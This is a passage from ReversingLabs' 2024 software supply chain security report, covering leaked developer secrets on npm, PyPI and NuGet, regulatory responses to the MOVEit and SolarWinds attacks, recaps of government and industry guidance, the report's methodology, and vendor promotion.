
Tomislav Peričin, Chief Software Architect & Co-Founder at ReversingLabs

Developer Secrets Leaks Persist

Finally, 2023 saw the scourge of leaked development secrets persist across almost every major open-source platform ReversingLabs monitored. Developer secrets have long been a target for malicious actors, and 2023 began with a high-profile hack of the CI/CD vendor CircleCI, which led to the theft of development secrets and an urgent warning by the company for organizations using the CircleCI platform to rotate any secrets stored in code.


ReversingLabs regular scans of platforms including npm, PyPI, RubyGems, and NuGet reveal that secrets leaks tend to congregate (not surprisingly) with popular applications and hosting platforms such as Slack, AWS, Google, GitHub, and Azure.

For example, npm, accounted for 77% of the more than 40,000 secrets ReversingLabs detected across the four major open-source platforms: npm, PyPI, RubyGems, and NuGet. Of the more than 31,000 secrets detected on npm, the majority (56%) were used to access Google services, whereas 9% were attributed to Amazon's AWS cloud services.




npm Secrets Leaks by Service

A similar pattern was observed on the PyPI, which accounted for 18% of the secrets leaks ReversingLabs observed in 2023. There, tokens to access Google services accounted for just over 24% of the secrets detected. Secrets related to AWS accounted for around 14% of the total discovered on PyPI.



PyPi Secrets Leaks by Service

Data from the NuGet, a package manager, used primarily to host code developed for Microsoft's .NET framework, shows that the vast majority of exposed secrets — more than 60% — were (unsurprisingly) for Microsoft and Microsoft's Azure cloud service, with secrets for Google cloud accounting for around 19% of the discovered secrets.



NuGet Secrets Leaks by Service

19%

OpenAI — second-largest share of leaked secrets

249

secrets linked to the OpenAI platform detected by ReversingLabs

Open Your AIs!


One notable trend was the large percentage of leaked secrets attributable to OpenAI, the company behind the ChatGPT AI platform. On the PyPI platform, OpenAI was responsible for the second-largest share of leaked secrets: 255, or 19% of the total, second only to AWS. On npm, the numbers were similar: ReversingLabs detected 249 secrets linked to the OpenAI platform on npm, though that accounted for a much smaller share of the overall npm secrets leaks: just 3.7%. On both platforms, all of the discovered secrets were exposed Web service API keys.

The increase reflects the runaway popularity of the OpenAI platform (and of artificial intelligence generally). API keys, which are used to interact with OpenAI services such as ChatGPT and DALL-E are widely distributed among the company's customers and, therefore, are the most common form of exposed secret.

Private Keys and Web Service Credentials Top Leaked Secrets List


What kinds of secrets are turning up on common platforms such as npm and PyPI? The answer varies according to the platform. With npm, ReversingLabs data shows that embedded and encrypted private keys made up more than a third (36.5%) of all the discovered secrets with web service access keys accounting for 14% of the total.

On PyPI, plaintext credentials with network protocol strings were the biggest single category of leaked secrets, accounting for more than 40% of the total. This is a common problem that stems from network communication protocols that allow plaintext credentials (usernames and passwords) to be passed through non-encrypted channels — a rich target for malicious actors.



PyPI Leaked Development Secrets by Type

ReversingLabs detection looks for Uniform Reference Identifiers (URI) patterns that indicate the presence of plaintext credentials and flags them for review. In many cases, these are placeholder credentials that can be safely ignored. When non-placeholder credentials are detected, development teams should take steps to secure or, ideally, remove the embedded credentials from the affected module.



npm Leaked Developer Secrets by Type

Numerous instances of leaked private keys also turned up in ReversingLabs scans of repositories, including npm and PyPI, both as standalone files and embedded in other files. In some cases, the discovered keys are encrypted, which presents a barrier to malicious actors who might come across them: an additional password needed to decrypt the key.

In other cases, ReversingLabs has found credentials used to authenticate a client to a server. While some of these are placeholder credentials that do not pose a security risk, others discovered on platforms such as npm and PyPI are actual credentials that should be considered secrets and rotated and removed from code when they are discovered.

Developers: Mind Those Shortcuts!

What links many of these secrets exposures are loose developer practices and the absence of adequate checks for both raw and compiled code. For example, spilled secrets tied to the NuGet package manager accounted for 10% of NuGet secrets ReversingLabs discovered; secrets linked to npm accounted for 8% of the secrets discovered on that platform, and PyPI secrets accounted for 15% of the secrets discovered on that platform.

In many of these cases, ReversingLabs discovered that developers placed access tokens in their code or in comments to streamline publishing to these platforms but then forgot to remove them prior to uploading their code. For example, one package had a custom npm hook with an OAuth access token in it — probably to make it easier for the developer to publish their code. In another case, ReversingLabs found a package with an "environment" file that had multiple tokens in it. Once again: this was probably included to streamline connectivity once the package was deployed for personal use. The underlying issues here are lax developer practices and packaging rules that are too permissive and fail to flag obviously problematic content. In one case, for example, ReversingLabs found a package on an open-source repository with a "notes" file that included the developer's log along with several tokens.

Such mistakes might not always signal a security risk. Some of the packages ReversingLabs researchers discovered appeared to be purposely designed to trigger alerts and were potentially placed on the package manager for testing purposes. However, in general, poor security hygiene and code maintenance practices are red flags for development organizations, because they suggest an increased risk of other common ills such as code vulnerabilities and project abandonment, Gartner® notes in its report on mitigating software supply chain risks. Awareness of such seemingly trivial lapses, therefore, is critical to reducing supply chain risk.

Timeline of 2023 Software Supply Chain Attacks

What Comes Next: The Post-Trust Supply Chain

The shifting terrain of software supply chain risk that characterized 2023 will continue to alter the cybersecurity landscape in 2024, ReversingLabs research indicates. Also, threats and attacks targeting proprietary, third-party, and open source code will continue to grow, even as the methods and preferences of malicious supply chain actors evolve.

Change Is Constant

Changes observed in 2023, such as the growth in malicious activity on PyPI and shifts in the kinds of malware discovered on popular open-source package managers, may stretch into 2024 — or fade in the face of new patterns of behavior. Change is the one constant in the cyber underground. Both cybercriminal and nation state hackers can be counted on to abandon strategies that aren't paying dividends and gravitate to platforms and techniques that are the most likely to succeed. Stay tuned: ReversingLabs will continue to follow and document the evolution of malicious campaigns of all sorts.

Regulators Rush In

The fallout from developments such as the supply chain hacks on Progress Software's MOVEIt secure file transfer application and the SEC's suit against SolarWinds were easier to predict.

The attacks on MOVEit resulted in the exposure of personal information on an estimated 62 million people and included breaches of dozens of federal agencies. Following on the heels of the SolarWinds hack in 2020, it further underscored the need for wholesale changes in the way the federal government and private sector organizations assess the cyber risks of software suppliers.
In the meantime, the SEC's case, prompted by the hack of SolarWinds Orion software, is a wake-up call for publicly traded firms that make and distribute technology. It elevates security omissions and the failure to detect and disclose breaches — including those affecting development pipelines — to the realm of prosecutable fraud and deceit. If nothing else, the SEC case against SolarWinds spells the end for the kinds of empty, boilerplate security "disclosures" that have long been a staple of SEC filings and sufficed to absolve companies of liability for poor cybersecurity practices while disclosing little. Regardless of how this case concludes, publicly traded firms are now on notice that the SEC — and shareholders — expect them to be able to discern and disclose compromises of their IT environment that may materially impact the company.

As 2024 progresses, that high bar of disclosure and other pending government and industry requirements will put software publishers under pressure to devote more resources to shoring up the security of their development organizations, even as policymakers wrestle with the fallout from attacks such as the Clop gang's campaign against MOVEit customers and contemplate more and better ways to hold the private sector to account.

"We need to ensure that the software we use is safe," Rep. Nancy Mace of South Carolina told the House Subcommittee on Cybersecurity, Information Technology, and Government Innovation at a November 2023 hearing on "Safeguarding the Federal Software Supply Chain". "The software supply chain is often opaque, its provenance is often unclear, including that of the underlying source code. And even if the origins are known; it could also have been later altered or tampered with."

> **"We need to ensure that the software we use is safe."**
>
> **House Subcommittee** on Cybersecurity, Information Technology, and Government Innovation, November 2023

Mind the Guidance

Practically, both software producers and the user organizations that consume that software should expect more and more pointed guidance from the federal government. As an example, guidance released by the Enduring Security Framework Software Supply Chain Working Panel on Securing the Software Supply Chain in September 2022 that called for the use of software bills of materials (SBOMs) was updated in November 2023 with specific recommendations on SBOM consumption, lifecycle, risk scoring, and operational implementation. The goal, according to a statement by the National Security Agency, which is a supporting body for the working group, is to increase the "transparency in the software management cycle" and give organizations "access to risk information."

Expect that to continue and to extend well beyond the mere creation of SBOMs. Part of the federal guidance on Securing the Software Supply Chain in 2022 was language (in section 2.3) calling on development organizations to employ complex binary analysis and software composition analysis (SCA) tools capable of detecting unknown files and open-source components (and their associated security weaknesses) hiding within compiled binary packages. Information about possible threats lurking in compiled code should inform decisions about whether to use a given module. Legacy code should be matched up with SBOMs to ensure that the code delivered to end user organizations is consistent with what the supplier has attested to.

With incidents such as 3CX and SolarWinds still fresh, and with other supply chain attacks sure to come, the days of blind trust in software makers and their code is fast drawing to a close. 2024 will show us what a post-trust software supply chain looks like.

Footnotes / Citations

[1] Gartner®, "Mitigate Enterprise Software Supply Chain Security Risks" | Dale Gardner, 31 October 2023

Government Guidance Recap

2023 saw a number of federal initiatives building on the Biden Administration's Executive Order 14028, as well as moves from the European Union that address software supply chain security. Here are some of the notable developments at the public level in the past year:

JAN 2023

The NIS2 Directive

The "Directive on measures for a high common level of cybersecurity across the Union" (NIS2) is legislation that lists legal measures to ensure a high level of cybersecurity across the EU. The first version of this Directive was released in 2016, and this revised version expanded its scope to apply to more sectors and entities across the EU, and accounts for the increased digitization and the changed threat landscape since 2016. All operators in EU member states that are deemed an essential service must comply with the NIS2 Directive.

MAR 2023

National Cybersecurity Strategy

The National Cybersecurity Strategy (PDF) outlines the federal government's continued efforts to improve the nation's cybersecurity. The Strategy comprises five pillar areas that address the federal government's goals, and is framed by two fundamental shifts: rebalancing the responsibility to defend cyberspace, and realigning incentives in favor of long-term investments.

APR 2023

Secure by Design, Secure by Default

Secure by Design, Secure by Default, released by CISA along with 17 other U.S. and international partners, is an initiative that aims to rebalance the burdens caused by cybersecurity risk from the end-user to technology manufacturers and providers. The initiative asks technology providers, including software publishers, to take ownership at the executive level to ensure their products are intentionally made with security, and that security is enabled after the product is manufactured.

JUN 2023

Cybersecurity Information Sheet on Defending CI/CD Environments

The Cybersecurity Information Sheet (CSI) on Defending Continuous Integration/Continuous Delivery (CI/CD) Environments (PDF), released by CISA and the NSA, outlines recommendations and best practices for improving defenses in the software development, security, and operations (DevSecOps) process.

JUL 2023

SEC Rules for Cybersecurity Risk Management, Strategy, Governance, and Incident Disclosure

The SEC released a set of rules on "Cybersecurity Risk Management, Strategy, Governance, and Incident Disclosure." Since of August 2023, SEC registrants have had to disclose material cybersecurity incidents and annually disclose "basic material information" about the company's cybersecurity risk management, strategy, and governance practices.

SEP 2023

Cybersecurity in Medical Devices

The FDA released "Cybersecurity in Medical Devices: Quality System Considerations and Content of Premarket Submissions" as a reference document for device manufacturers, which must now report on their medical devices' cybersecurity, in accordance with part (f) of Sec. 524B in H.R.2617, which includes the use of SBOMs.

SEP 2023

The Digital Operational Resilience Act (DORA)

DORA - Regulation (EU) 2022/2554 was released prior to 2023, and aims to solidify operational resilience within Europe's financial institutions. This includes rules for the protection, defense and recovery of ICT (Information and Communication Technology) incidents. In September 2023, "Joint European Supervisory Authorities' Technical Advice" (PDF) was published to provide technical advice regarding the criteria ICT third-party providers must take to adhere to DORA. Also in September, the European Commission shared guidelines on how the mandates listed in DORA should take effect alongside the NIS2 Directive.

OCT 2023

Software Identification Ecosystem Option Analysis

The Cybersecurity and Infrastructure Security Agency (CISA) put forward new guidelines for a "Software Identification Ecosystem," to be a resource that supports software "grouping." A successful software identifier scheme should also include properties such as software names and versions that are used in both SBOM creation and vulnerability management — two important use cases, the guidelines recommend.

NOV 2023

Recommended Practices for SBOM Consumption

As a part of its second phase of the "Securing the Software Supply Chain" guide, the Enduring Security Framework Software Supply Chain Working Panel (ESF) released "Securing the Software Supply Chain: Recommended Practices for Software Bill of Materials Consumption" (PDF). The document serves as an SBOM-specific follow-up to the first three parts of the "Securing the Software Supply Chain" guide, which are aimed at software developers, suppliers, and customers.

Industry Initiatives Recap

In addition to guidance and new initiatives from government institutions focused on software quality, the past year saw a number of important industry-backed publications and initiatives meant to shore up software supply chain security. They include:

FEB 2023

Open Software Supply Chain Attack Reference (OSC&R)

The Open Software Supply Chain Attack Reference (OSC&R) is an open-source framework for understanding how software supply chain attacks unfold. It was written by experts at OX Security, GitLab, FICO, and more. It functions similarly to MITRE ATT&CK in that it provides a structured view of the tactics, techniques, and procedures (TTPs) used by threat actors to carry out supply chain attacks.

MAR 2023

Exploit Prediction Scoring System (EPSS), v.3.0

The Exploit Prediction Scoring System (EPSS) is a resource created by FIRST, the Forum of Incident Response and Security Teams (first.org). EPSS was first presented at the 2019 Black Hat USA conference, and the latest update to the model, v.3.0, was released in March 2023. It estimates the probability of common vulnerabilities and exposures (CVEs) being exploited by threat actors and is meant to be used alongside the Common Vulnerability Scoring System (CVSS).

APR 2023

Supply Chain Levels for Software Artifacts, v.1.0

Supply Chain Levels for Software Artifacts (SLSA) is a set of software supply chain security principles organized by tracks and levels. This past year, the Open Source Security Foundation (OpenSSF) released SLSA v.1.0, which focuses on SLSA Levels 1-3, and addresses software build and provenance requirements.

MAY 2023

SPDX, 3.0 Release Candidate

The Linux Foundation announced this year that it would be releasing the third version of SPDX, a format used to generate SBOMs. SPDX 3.0 will cover more software use cases than past versions and will generate SBOMs that focus on security, licensing, AI, the software build process, and more.

JUN 2023

CycloneDX, v.1.5

The Open World Application Security Project (OWASP) released v.1.5 of CycloneDX, which is one of the most popular frameworks for the generation of SBOMs. This new version of CycloneDX was expanded to make it applicable to many different areas of the software supply chain.

AUG 2023

OWASP Top 10 for Large Language Model Applications

The OWASP Top 10 for Large Language Model Applications, v.0.1.0, is a guide for practitioners and leaders on how to best manage the security risks of LLMs. The resource includes the top 10 most critical vulnerabilities often found in LLMs and lists each of the vulnerabilities' potential for damage if exploited in real-world applications.

About The Report

Methodology

ReversingLabs second annual State of Software Supply Chain Security report brings together and analyzes both public reports and data, as well as non-public, anonymized data compiled by our Titanium and Software Supply Chain Security (SSCS) products.

CVE and Vulnerability Data

Among the data that contributed to this year's report are vulnerability data, including registered Common Vulnerabilities and Exposures (CVEs), gathered from public and private sources, including the OSV vulnerability library. Vulnerability data was broken down according to the corresponding open source repository (NPM, PyPI, RubyGems and NuGet). Data was also sorted by the severity of the vulnerability (CVSS score), the year and so on.

Security Policies

As part of its research on open source platforms, ReversingLabs downloaded and processed software packages from the repositories listed above, analyzing them for violations of one of the scores of information security policies that ReversingLabs monitors. That data set included all versions of all the packages available in 2023, not just what was newly published in the last year. Developers can (and do) download older versions of most packages and, therefore, they are affected by the security flaws they might contain. In addition, our total package count includes any package versions that ReversingLabs has a record of having been offered from the repository in question, even if the packages are no longer available (e.g. they have been deleted or removed from the repository).

Malicious Package Statistics

When tallying the number of malicious packages, ReversingLabs package count numbers are de-duplicated, also. A counted package correlates with a unique package name, not each version of that package. A malicious package, as far as this report is concerned, is any open source package that has at least one version that violates a security policy. For example: if an npm package lists 25 different versions going back 5 years, and three of those package versions violate one or more security policies, ReversingLabs counts the violation once - package X violated a security policy - not three separate times. Finally, malicious packages are grouped based on the creation timestamp of the malicious version, not when the vulnerability or tampering was first detected, as the creation timestamp gives a more accurate picture when the actual problem or threat first appeared.

Outside of the data ReversingLabs compiled from its own scans and research, this report also references the work and findings of other cybersecurity industry players to identify trends, with ReversingLabs correlating, confirming and (sometimes) overriding the findings of competing firms.

About ReversingLabs

ReversingLabs is the trusted authority in software and file security. We provide the modern cybersecurity platform to verify and deliver safe binaries. Trusted by the Fortune 500 and leading cybersecurity vendors, the ReversingLabs Titanium Platform® powers the software supply chain and file security insights, tracking over 40 billion files daily. Only ReversingLabs provides that final exam to determine whether a single file or full software binary presents a risk to your organization and your customers.

ReversingLabs Software Supply Chain Security, powered by AI-driven complex binary analysis, is able to identify compliance issues, exposures, and threats like malware, tampering, vulnerabilities, mitigations, exposed secrets, and license issues – all without the need for source code. Providing the "final build exam," ReversingLabs provides a comprehensive risk analysis that lets organizations identify, assess, and resolve critical issues, delivering the trust and assurance needed before you ship, deploy, or update your software.

Software Supply Chain Security for Software Producers

Identify issues and exposures before release.

CLICK HERE ›

Software Supply Chain Security for Third-Party Risk Managers

Find hidden threats before deployment or updates.

CLICK HERE ›

Understanding Complex Binary Analysis

Learn more about how Complex Binary Analysis helps identify malware and malicious code, without the need for source code.

CLICK HERE ›

Mitigate Enterprise Software Supply Chain Security Risks

New Gartner® report discusses the triple-digit increase in software supply chain attacks, providing three practices security and risk management leaders can use to detect and prevent attacks, and protect their organizations.

CLICK HERE ›

Get started!

To learn more about ReversingLabs Software Supply Chain Security capabilities and solutions

REQUEST A FREE TRIAL

reversinglabs.com

REVERSINGLABS

Worldwide Sales +1.617.250.7518
sales@reversinglabs.com